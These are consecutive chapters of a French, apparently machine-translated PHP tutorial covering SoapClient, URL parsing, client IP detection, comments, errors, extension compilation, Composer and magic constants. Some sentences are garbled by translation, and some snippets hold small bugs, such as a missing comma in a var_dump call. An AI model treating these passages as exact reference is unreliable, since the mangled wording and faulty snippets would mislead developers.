fonctionnalités	Bitmask de `SOAP_SINGLE_ELEMENT_ARRAYS` , `SOAP_USE_XSI_ARRAY_TYPE` , `SOAP_WAIT_ONE_WAY_CALLS` .
rester en vie	(*Version PHP> = 5.4 uniquement*) Valeur *booléenne* . Envoyez soit la `Connection: Keep-Alive` tête `Connection: Keep-Alive` (`TRUE`) ou `Connection: Close` header (`FALSE`).
ssl_method	(*Version PHP> = 5.5 uniquement*) Quelle version de SSL / TLS utiliser? Les valeurs possibles sont `SOAP_SSL_METHOD_TLS` , `SOAP_SSL_METHOD_SSLv2` , `SOAP_SSL_METHOD_SSLv3` ou `SOAP_SSL_METHOD_SSLv23` .

> **Problème avec PHP 32 bits : en PHP** 32 bits, les chaînes numériques supérieures à 32 bits qui sont automatiquement converties en entier par `xs:long` entraînent le dépassement de la limite de 32 bits, en le convertissant en `2147483647` . Pour contourner ce `__soapCall()` les chaînes avant de les transmettre à `__soapCall()` .

Examples

Mode WSDL

Tout d'abord, créez un nouvel objet `SoapClient` , en transmettant l'URL au fichier WSDL et éventuellement un tableau d'options.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Utilisez ensuite l'objet `$soap` pour appeler vos méthodes SOAP.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Mode non WSDL

Ceci est similaire au mode WSDL, sauf que nous passons `NULL` tant que fichier WSDL et que nous nous assurons de définir l' `location` et les options de l' `uri` .

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Classmaps

Lors de la création d'un client SOAP en PHP, vous pouvez également définir une clé de `classmap` dans le tableau de configuration. Cette `classmap` définit les types définis dans le WSDL qui doivent être mappés sur les classes réelles, au lieu du `StdClass` par défaut. La raison pour laquelle vous souhaitez le faire est que vous pouvez obtenir une complétion automatique des champs et des appels de méthode sur ces classes, au lieu d'avoir à deviner quels champs sont définis sur le `StdClass` normal.

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

Après avoir configuré le classmap, chaque fois que vous effectuez une opération spécifique renvoyant un type `Address` ou `Book` , SoapClient instanciera cette classe, remplira les champs avec les données et les renverra de l'appel d'opération.

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
```

```
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

Suivi des requêtes et des réponses SOAP

Parfois, nous voulons voir ce qui est envoyé et reçu dans la requête SOAP. Les méthodes suivantes renverront le code XML dans la requête et la réponse:

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

Par exemple, supposons que nous ayons une constante `ENVIRONMENT` et que la valeur de cette constante est définie sur `DEVELOPMENT` nous voulons faire écho à toutes les informations lorsque l'appel à `getAddress` génère une erreur. Une solution pourrait être:

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

Lire Client SOAP en ligne: https://riptutorial.com/fr/php/topic/633/client-soap

Chapitre 16: Comment décomposer une URL

Introduction

Lorsque vous codez PHP, vous vous retrouvez probablement dans une position où vous devez décomposer une URL en plusieurs parties. Il y a évidemment plus d'une façon de le faire en fonction de vos besoins. Cet article vous expliquera ces moyens afin que vous puissiez trouver ce qui vous convient le mieux.

Examples

Utiliser parse_url ()

> parse_url (): Cette fonction analyse une URL et renvoie un tableau associatif contenant l'un des divers composants de l'URL présents.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

Si vous avez besoin du chemin séparé, vous pouvez utiliser exploser

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

Si vous avez besoin de la dernière partie de la section, vous pouvez utiliser fin () comme ceci:

```
$last = end($url['sections']);
```

Si l'URL contient des variables GET, vous pouvez également les récupérer

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

Si vous souhaitez décomposer les variables de requête, vous pouvez utiliser parse_str () comme ceci:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Utiliser explode ()

> explode (): Retourne un tableau de chaînes, chacune étant une sous-chaîne de chaîne formée en la divisant sur des limites formées par le délimiteur de chaîne.

Cette fonction est assez simple.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

Pour ce faire, vous pouvez récupérer la dernière partie de l'URL:

```
$last = end($parts);
// Output: param2
```

Vous pouvez également naviguer à l'intérieur du tableau en utilisant sizeof () en combinaison avec un opérateur mathématique comme celui-ci:

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

Utiliser basename ()

> basename (): Étant donné une chaîne contenant le chemin d'accès à un fichier ou à un répertoire, cette fonction renvoie le composant nom de fin.

Cette fonction ne renverra que la dernière partie d'une URL

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

Si votre URL contient plus de choses et que vous avez besoin du nom de répertoire contenant le fichier, vous pouvez l'utiliser avec dirname () comme ceci:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

Lire Comment décomposer une URL en ligne: https://riptutorial.com/fr/php/topic/10847/comment-decomposer-une-url

Chapitre 17: Comment détecter l'adresse IP du client

Examples

Utilisation correcte de HTTP_X_FORWARDED_FOR

À la lumière des dernières vulnérabilités de httpoxy , il existe une autre variable, qui est largement mal utilisée.

`HTTP_X_FORWARDED_FOR` est souvent utilisé pour détecter l'adresse IP du client, mais sans vérification supplémentaire, cela peut entraîner des problèmes de sécurité, en particulier lorsque cette adresse IP est utilisée ultérieurement pour l'authentification ou dans des requêtes SQL sans désinfection.

La plupart des exemples de code disponibles ignorent le fait que `HTTP_X_FORWARDED_FOR` peut effectivement être considéré comme une information fournie par le client lui-même et **n'est** donc **pas** une source fiable pour détecter l'adresse IP des clients. Certains des échantillons ajoutent un avertissement au sujet d'une éventuelle mauvaise utilisation, mais ne contiennent toujours aucune vérification supplémentaire dans le code lui-même.

Donc, voici un exemple de fonction écrite en PHP, comment détecter une adresse IP client, si vous savez que le client peut être derrière un proxy et que vous savez que ce proxy peut être approuvé. Si vous ne connaissez aucun proxy approuvé, vous pouvez simplement utiliser `REMOTE_ADDR`

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));
```

```
            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

Lire Comment détecter l'adresse IP du client en ligne:
https://riptutorial.com/fr/php/topic/5058/comment-detecter-l-adresse-ip-du-client

Chapitre 18: commentaires

Remarques

Gardez les conseils suivants à l'esprit lorsque vous décidez comment commenter votre code:

- Vous devriez toujours écrire votre code comme si les commentaires n'existaient pas, en utilisant des noms de variables et de fonctions bien choisis.
- Les commentaires sont destinés à communiquer à d'autres êtres humains, pas à répéter ce qui est écrit dans le code.
- Différents guides de style de commentaire php existent (par exemple poire , zend , etc.). Découvrez celui que votre entreprise utilise et utilisez-le régulièrement!

Examples

Commentaires sur une seule ligne

Le commentaire sur une seule ligne commence par "//" ou "#". Une fois rencontré, l'interpréteur PHP ignorera tout le texte à droite.

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

Commentaires sur plusieurs lignes

Le commentaire sur plusieurs lignes peut être utilisé pour commenter de gros blocs de code. Il commence par `/*` et se termine par `*/` .

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

Lire commentaires en ligne: https://riptutorial.com/fr/php/topic/6852/commentaires

Chapitre 19: Compilation des erreurs et des avertissements

Examples

Remarque: index non défini

Apparence:

Essayer d'accéder à un tableau par une clé qui n'existe pas dans le tableau

Solution possible :

Vérifiez la disponibilité avant d'y accéder. Utilisation:

1. `isset()`
2. `array_key_exists()`

Attention: Impossible de modifier les informations d'en-tête - les en-têtes déjà envoyés

Apparence:

Se produit lorsque votre script tente d'envoyer un en-tête HTTP au client, mais il en était déjà sorti auparavant, ce qui entraînait l'envoi d'en-têtes au client.

Causes possibles :

1. *Print, echo: La* sortie des instructions print et echo mettra fin à la possibilité d'envoyer des en-têtes HTTP. Le flux d'application doit être restructuré pour éviter cela.

2. *Zones HTML brutes:* Les sections HTML non analysées dans un fichier .php sont également des sorties directes. Les conditions de script qui déclenchent un appel `header()` doivent être notées avant tout bloc brut.

```
<!DOCTYPE html>
<?php
     // Too late for headers already.
```

3. *Whitespace avant `<?php` Php pour les avertissements "script.php line 1":* Si l'avertissement fait référence à la sortie de la ligne 1, alors c'est avant tout l'espace, le texte ou le code HTML avant l'ouverture du `<?php` token.

```
<?php
# There's a SINGLE space/newline before <? - Which already seals it.
```

Référence de SO répondre par Mario

Erreur d'analyse: erreur de syntaxe, inattendue T_PAAMAYIM_NEKUDOTAYIM

Apparence:

"Paamayim Nekudotayim" signifie "double colon" en hébreu; donc cette erreur fait référence à l'utilisation inappropriée de l'opérateur deux-points (`::` :). L'erreur est généralement provoquée par une tentative d'appeler une méthode statique qui n'est en fait pas statique.

Solution possible:

```
$classname::doMethod();
```

Si le code ci-dessus provoque cette erreur, vous devrez probablement changer simplement la façon dont vous appelez la méthode:

```
$classname->doMethod();
```

Ce dernier exemple suppose que `$classname` est une instance d'une classe et que `doMethod()` n'est pas une méthode statique de cette classe.

Lire Compilation des erreurs et des avertissements en ligne:
https://riptutorial.com/fr/php/topic/3509/compilation-des-erreurs-et-des-avertissements

Chapitre 20: Compiler les extensions PHP

Examples

Compiler sous Linux

Pour compiler une extension PHP dans un environnement Linux typique, il existe quelques pré-requis:

- Compétences Unix de base (pouvoir faire "make" et un compilateur C)
- Un compilateur ANSI C
- Le code source de l'extension PHP que vous souhaitez compiler

Il existe généralement deux manières de compiler une extension PHP. Vous pouvez compiler l'extension de **manière statique** dans le binaire PHP ou la compiler en tant que module **partagé** chargé par votre binaire PHP au démarrage. Les modules partagés sont plus probables car ils vous permettent d'ajouter ou de supprimer des extensions sans reconstruire l'intégralité du binaire PHP. Cet exemple se concentre sur l'option partagée.

Si vous avez installé PHP via votre gestionnaire de paquets (`apt-get install` , `yum install` , etc.), vous devrez installer le paquet `-dev` pour PHP, qui inclura les fichiers d'en-tête PHP nécessaires et le script phpize pour que l'environnement de construction fonctionne. . Le paquet pourrait être nommé quelque chose comme `php5-dev` ou `php7-dev` , mais assurez-vous d'utiliser votre gestionnaire de paquets pour rechercher le nom approprié en utilisant les référentiels de votre distribution. Ils peuvent différer.

Si vous avez construit PHP depuis la source, les fichiers d'en-tête existent probablement déjà sur votre système (*généralement* dans `/usr/include` ou `/usr/local/include`).

Étapes pour compiler

Après vous être assuré que vous disposez de toutes les conditions préalables à la compilation, placez-vous sur pecl.php.net , sélectionnez l'extension que vous souhaitez compiler et téléchargez le fichier.

1. Déballez la boule de goudron (par exemple, `tar xfvz yaml-2.0.0RC8.tgz`)
2. Entrez le répertoire où l'archive a été décompressé et lancez `phpize`
3. Vous devriez maintenant voir un script `.configure` nouvellement créé si tout s'est bien passé, lancez cela `./configure`
4. Maintenant, vous devrez lancer `make` , qui compilera l'extension
5. Enfin, `make install` copiera l'extension binaire compilée dans votre répertoire d'extension

L'étape `make install` fournira généralement le chemin d'installation pour lequel l'extension a été copiée. C'est *généralement* dans `/usr/lib/` , par exemple, il pourrait s'agir de `/usr/lib/php5/20131226/yaml.so` . Mais cela dépend de votre configuration de PHP (ie `--with-prefix`

) et de la version spécifique de l'API. Le numéro de l'API est inclus dans le chemin pour conserver les extensions créées pour différentes versions d'API dans des emplacements distincts.

Chargement de l'extension en PHP

Pour charger l'extension en PHP, recherchez le fichier php.ini chargé pour le SAPI approprié, puis ajoutez la ligne `extension=yaml.so` puis redémarrez PHP. Remplacez `yaml.so` par le nom de l'extension que vous avez installée, bien sûr.

Pour une extension Zend, vous devez fournir le chemin d'accès complet au fichier objet partagé. Cependant, pour les extensions PHP normales, ce chemin provient de la directive `extension_dir` dans votre configuration chargée ou de l'environnement `$PATH` lors de la configuration initiale.

Lire Compiler les extensions PHP en ligne: https://riptutorial.com/fr/php/topic/6767/compiler-les-extensions-php

Chapitre 21: Compositeur Dependency Manager

Introduction

Composer est le gestionnaire de dépendances le plus utilisé de PHP. C'est analogue à `npm` dans Node, `pip` à Python ou `NuGet` à .NET.

Syntaxe

- chemin php / to / composer.phar [commande] [options] [arguments]

Paramètres

Paramètre	Détails
Licence	Définit le type de licence que vous souhaitez utiliser dans le projet.
auteurs	Définit les auteurs du projet, ainsi que les détails de l'auteur.
soutien	Définit les e-mails de support, le canal irc et divers liens.
exiger	Définit les dépendances réelles ainsi que les versions de package.
require-dev	Définit les packages nécessaires au développement du projet.
suggérer	Définit les suggestions de paquets, c'est-à-dire les paquets pouvant aider s'ils sont installés.
autoload	Définit les règles de chargement automatique du projet.
chargement automatique-dev	Définit les règles de chargement automatique pour développer le projet.

Remarques

Le chargement automatique ne fonctionne que pour les bibliothèques qui spécifient des informations de chargement automatique. La plupart des bibliothèques respectent une norme telle que PSR-0 ou PSR-4 .

Liens utiles

- Packagist - Parcourir les paquets disponibles (que vous pouvez installer avec Composer).

- Documentation officielle
- Guide de mise en route officiel

Quelques suggestions

1. Désactivez xdebug lors de l'exécution de Composer.
2. Ne lancez pas Composer en tant que `root` . Les paquets ne sont pas fiables.

Examples

Qu'est-ce qu'un compositeur?

Composer est un gestionnaire de dépendances / paquets pour PHP. Il peut être utilisé pour installer, suivre et mettre à jour les dépendances de votre projet. Composer prend également en charge le chargement automatique des dépendances sur lesquelles repose votre application, ce qui vous permet d'utiliser facilement la dépendance au sein de votre projet sans vous soucier de les inclure en haut d'un fichier donné.

Les dépendances de votre projet sont répertoriées dans un fichier `composer.json` qui se trouve généralement dans la racine de votre projet. Ce fichier contient des informations sur les versions requises des packages pour la production et le développement.

Un aperçu complet du schéma `composer.json` est disponible sur le site Web Composer .

Ce fichier peut être édité manuellement en utilisant n'importe quel éditeur de texte ou automatiquement via la ligne de commande via des commandes telles que `composer require <package>` ou `composer require-dev <package>` .

Pour commencer à utiliser composer dans votre projet, vous devrez créer le fichier `composer.json` . Vous pouvez soit le créer manuellement ou simplement exécuter le `composer init` . Une fois que vous avez lancé le `composer init` dans votre terminal, il vous demandera des informations de base sur votre projet: **Nom du package** (*fournisseur / package* - par exemple `laravel/laravel`), **Description** - *optionnel* , **Auteur** et autres informations telles que Stabilité minimale, Licence et Obligatoire Paquets.

Le `require` clé dans votre `composer.json` fichier indique Composer quels paquets votre projet dépend. `require` prend un objet qui mappe les noms de paquet (par exemple *monolog / monolog*) aux contraintes de version (par exemple, *1.0.* *).

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

Pour installer les dépendances définies, vous devrez exécuter la commande `composer install` et les pilotes définis correspondant à la contrainte de `version` fournie seront ensuite téléchargés dans le répertoire du `vendor` . C'est une convention de mettre du code tiers dans un répertoire nommé

`vendor` .

Vous remarquerez que la commande `install` également créé un fichier `composer.lock` .

Un fichier `composer.lock` est généré automatiquement par Composer. Ce fichier est utilisé pour suivre les versions actuellement installées et l'état de vos dépendances. L'exécution du `composer install` les packages exactement à l'état stocké dans le fichier de verrouillage.

Chargement automatique avec Composer

Alors que composer fournit un système de gestion des dépendances pour les projets PHP (par exemple, Packagist), il peut notamment servir d'autochargeur, en spécifiant où rechercher des espaces de noms spécifiques ou inclure des fichiers de fonction génériques.

Il commence par le fichier `composer.json` :

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

Ce code de configuration garantit que toutes les classes de l'espace de noms `MyVendorName\MyProject` sont mappées au répertoire `src` et à toutes les classes de `MyVendorName\MyProject\Tests` dans le répertoire `tests` (relatif au répertoire racine). Il inclura également automatiquement le fichier `functions.php` .

Après l'avoir placé dans votre fichier `composer.json` , exécutez la `composer update` à `composer update` dans un terminal pour que le compositeur mette à jour les dépendances, le fichier de verrouillage et génère le fichier `autoload.php` . Lors du déploiement dans un environnement de production, vous utiliseriez le `composer install --no-dev` . Le fichier `autoload.php` se trouve dans le répertoire du `vendor` , qui doit être généré dans le répertoire où réside `composer.json` .

Vous devez `require` ce fichier au début du processus de configuration du cycle de vie de votre application en utilisant une ligne similaire à celle ci-dessous.

```
require_once __DIR__ . '/vendor/autoload.php';
```

Une fois inclus, le fichier `autoload.php` se charge de charger toutes les dépendances que vous avez fournies dans votre fichier `composer.json` .

Quelques exemples du chemin de classe vers le mappage de répertoire:

- `MyVendorName\MyProject\Shapes\Square` ➔ `src/Shapes/Square.php` .
- `MyVendorName\MyProject\Tests\Shapes\Square` ➔ `tests/Shapes/Square.php` .

Avantages de l'utilisation de Composer

Pistes Composer version des paquets que vous avez installés dans un fichier appelé `composer.lock` , qui est destiné à être commis au contrôle de version, de sorte que lorsque le projet est cloné dans le futur, en cours d' exécution tout simplement `composer install` téléchargera et installera toutes les dépendances de projet .

Composer s'occupe des dépendances PHP par projet. Cela facilite la mise en place de plusieurs projets sur une seule machine qui dépendent de versions distinctes d'un package PHP.

Composer suit les dépendances uniquement destinées aux environnements de développement

```
composer require --dev phpunit/phpunit
```

Composer fournit un chargeur automatique, ce qui le rend extrêmement facile à utiliser avec n'importe quel package. Par exemple, après avoir installé Goutte avec `composer require fabpot/goutte` , vous devez immédiatement utiliser Goutte dans un nouveau projet:

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composer vous permet de mettre facilement à jour un projet avec la dernière version autorisée par votre composer.json. PAR EXEMPLE. `composer update fabpot/goutte` , ou pour mettre à jour chacune des dépendances de votre projet: `composer update` .

Différence entre «compositeur installé» et «compositeur mis à jour»

`composer update`

`composer update` mettra à jour nos dépendances telles qu'elles sont spécifiées dans `composer.json` .

Par exemple, si notre projet utilise cette configuration:

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

En supposant que nous ayons réellement installé la version `2.0.1` du package, l'exécution de la `composer update` entraînera une mise à niveau de ce package (par exemple vers `2.0.2` , s'il a déjà

été publié).

En détail `composer update` va:

- Lire `composer.json`
- Supprimer les packages installés qui ne sont plus nécessaires dans `composer.json`
- Vérifier la disponibilité des dernières versions de nos packages requis
- Installer les dernières versions de nos packages
- Mettre à jour `composer.lock` pour stocker la version des paquets installés

```
composer install
```

`composer install` installera toutes les dépendances spécifiées dans le fichier `composer.lock` à la version spécifiée (verrouillée), sans rien mettre à jour.

En détail:

- Lire le fichier `composer.lock`
- Installez les packages spécifiés dans le fichier `composer.lock`

Quand installer et quand mettre à jour

- `composer update` est principalement utilisée dans la phase de développement pour mettre à jour nos packages de projets.

- `composer install` est principalement utilisée dans la «phase de déploiement» pour installer notre application sur un serveur de production ou sur un environnement de test, en utilisant les mêmes dépendances stockées dans le fichier `composer.lock` créé par la `composer update` .

Commandes Compositeur Disponibles

Commander	Usage
sur	Informations succinctes sur Compositeur
archiver	Créer une archive de ce package compositeur
Feuilleter	Ouvre l'URL du référentiel du package ou la page d'accueil dans votre navigateur.
vider le cache	Efface le cache de paquet interne du compositeur.
vider le cache	Efface le cache de paquet interne du compositeur.
config	Définir les options de configuration
créer-projet	Créez un nouveau projet à partir d'un package dans un répertoire donné.

Commander	Usage
dépend	Indique quels paquets provoquent l'installation du paquet donné
diagnostiquer	Diagnostique le système pour identifier les erreurs communes.
vidage automatique	Vide l'autochargeur
vidage automatique	Vide l'autochargeur
exec	Exécuter un script / binaire vendu
global	Autorise l'exécution des commandes dans le répertoire global composeur ($ COMPOSER_HOME).
Aidez-moi	Affiche l'aide pour une commande
maison	Ouvre l'URL du référentiel du package ou la page d'accueil dans votre navigateur.
Info	Afficher des informations sur les paquets
init	Crée un fichier composer.json de base dans le répertoire en cours.
installer	Installe les dépendances du projet à partir du fichier composer.lock s'il est présent ou utilise le composer.json.
licences	Afficher des informations sur les licences des dépendances
liste	Listes de commandes
dépassé	Affiche une liste des packages installés pour lesquels des mises à jour sont disponibles, y compris leur dernière version.
interdit	Indique quels paquets empêchent l'installation du package donné
retirer	Supprime un paquet de require ou require-dev
exiger	Ajoute les packages requis à votre composer.json et les installe
script de lancement	Exécutez les scripts définis dans composer.json.
chercher	Rechercher des forfaits
mise à jour automatique	Met à jour composer.phar avec la dernière version.
selfupdate	Met à jour composer.phar avec la dernière version.

Commander	Usage
montrer	Afficher des informations sur les paquets
statut	Afficher une liste de paquets modifiés localement
suggère	Afficher les suggestions de colis
mettre à jour	Met à jour vos dépendances à la dernière version en fonction de composer.json et met à jour le fichier composer.lock.
valider	Valide un composer.json et un composer.lock
Pourquoi	Indique quels paquets provoquent l'installation du paquet donné
pourquoi pas	Indique quels paquets empêchent l'installation du package donné

Installation

Vous pouvez installer Composer localement, dans le cadre de votre projet ou globalement en tant qu'exécutable à l'échelle du système.

Localement

Pour installer, exécutez ces commandes dans votre terminal.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

Cela va télécharger `composer.phar` (un fichier archive PHP) dans le répertoire en cours. Maintenant, vous pouvez exécuter `php composer.phar` pour utiliser Composer, par exemple

```
php composer.phar install
```

Globalement

Pour utiliser Composer globalement, placez le fichier composer.phar dans un répertoire qui fait partie de votre `PATH`

```
mv composer.phar /usr/local/bin/composer
```

Maintenant, vous pouvez utiliser `composer` n'importe où au lieu de `php composer.phar` , par exemple

```
composer install
```

Lire Compositeur Dependency Manager en ligne:
https://riptutorial.com/fr/php/topic/1053/compositeur-dependency-manager

Chapitre 22: Constantes Magiques

Remarques

Les constantes magiques se distinguent par leur forme `__CONSTANTNAME__` .

Il y a actuellement huit constantes magiques qui changent selon l'endroit où elles sont utilisées. Par exemple, la valeur de `__LINE__` dépend de la ligne utilisée dans votre script.

Ces constantes spéciales sont insensibles à la casse et sont les suivantes:

prénom	La description
`__LINE__`	Le numéro de ligne actuel du fichier.
`__FILE__`	Le chemin complet et le nom du fichier contenant les liens symboliques résolus. S'il est utilisé dans un include, le nom du fichier inclus est renvoyé.
`__DIR__`	Le répertoire du fichier. Si utilisé dans un include, le répertoire du fichier inclus est renvoyé. Ceci est équivalent à `dirname(__FILE__)` . Ce nom de répertoire ne comporte pas de barre oblique, sauf s'il s'agit du répertoire racine.
`__FUNCTION__`	Le nom de la fonction actuelle
`__CLASS__`	Le nom de la classe Le nom de la classe comprend l'espace de noms dans lequel il a été déclaré (par exemple, `Foo\Bar`). Utilisé dans une méthode trait, `__CLASS__` est le nom de la classe dans laquelle le trait est utilisé.
`__TRAIT__`	Le nom du trait Le nom de trait inclut l'espace de noms dans lequel il a été déclaré (par exemple `Foo\Bar`).
`__METHOD__`	Le nom de la méthode de classe.
`__NAMESPACE__`	Le nom de l'espace de noms actuel.

Le débogage et la journalisation sont les cas d'utilisation les plus courants pour ces constantes

Examples

Différence entre __FUNCTION__ et __METHOD__

`__FUNCTION__` ne renvoie que le nom de la fonction alors que `__METHOD__` renvoie le nom de la classe avec le nom de la fonction:

```
<?php
```

```
class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

Différence entre __CLASS__, get_class () et get_called_class ()

`__CLASS__` constante magique `__CLASS__` renvoie le même résultat que la fonction `get_class()` appelée sans paramètres et elles renvoient toutes les deux le nom de la classe où elles ont été définies (c'est-à-dire où vous avez écrit le nom de la fonction).

En revanche, les fonctions `get_class($this)` et `get_called_class()` appellent, `get_called_class()` toutes les deux le nom de la classe réelle qui a été instanciée:

```
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

Constantes de fichiers et de répertoires

Fichier actuel

Vous pouvez obtenir le nom du fichier PHP actuel (avec le chemin absolu) en utilisant la constante magique `__FILE__` . Ceci est le plus souvent utilisé comme technique de journalisation / débogage.

```
echo "We are in the file:" , __FILE__ , "\n";
```

Répertoire actuel

Pour obtenir le chemin absolu du répertoire où se trouve le fichier actuel, utilisez la constante magique `__DIR__` .

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

Pour obtenir le chemin absolu du répertoire où se trouve le fichier actuel, utilisez `dirname(__FILE__)` .

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

Obtenir des répertoires courants est souvent utilisé par les frameworks PHP pour définir un répertoire de base:

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Séparateurs

> Le système Windows comprend parfaitement les chemins `/` in, donc `DIRECTORY_SEPARATOR` est utilisé principalement lors de l'analyse des chemins.

Outre les constantes magiques, PHP ajoute également des constantes fixes pour travailler avec des chemins:

- `DIRECTORY_SEPARATOR` constante pour séparer les répertoires dans un chemin. Prend valeur `/` on * nix et `\` sous Windows. L'exemple avec des vues peut être réécrit avec:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- Constante `PATH_SEPARATOR` rarement utilisée pour séparer les chemins dans la variable d'environnement `$PATH` . Il est `;` sous Windows, `:` autrement

Lire Constantes Magiques en ligne: https://riptutorial.com/fr/php/topic/1428/constantes-magiques

Chapitre 23: Contribuer au manuel PHP

Introduction

Le manuel PHP fournit à la fois une référence fonctionnelle et une référence de langage avec des explications sur les principales fonctionnalités de PHP. Le manuel PHP, contrairement à la documentation de la plupart des langages, encourage les développeurs PHP à ajouter leurs propres exemples et notes à chaque page de la documentation. Cette rubrique explique la contribution au manuel PHP, ainsi que des conseils, astuces et directives pour les meilleures pratiques.

Remarques

Les contributions à ce sujet devraient principalement décrire le processus de contribution au manuel PHP, par exemple expliquer comment ajouter des pages, comment les soumettre pour examen, trouver des zones pour contribuer au contenu, etc.

Examples

Améliorer la documentation officielle

PHP a déjà une excellente documentation officielle sur http://php.net/manual/ . Le manuel PHP documente à peu près toutes les fonctionnalités du langage, les bibliothèques principales et la plupart des extensions disponibles. Il y a beaucoup d'exemples à apprendre. Le manuel PHP est disponible en plusieurs langues et formats.

Mieux encore, **la documentation est gratuite pour tous** .

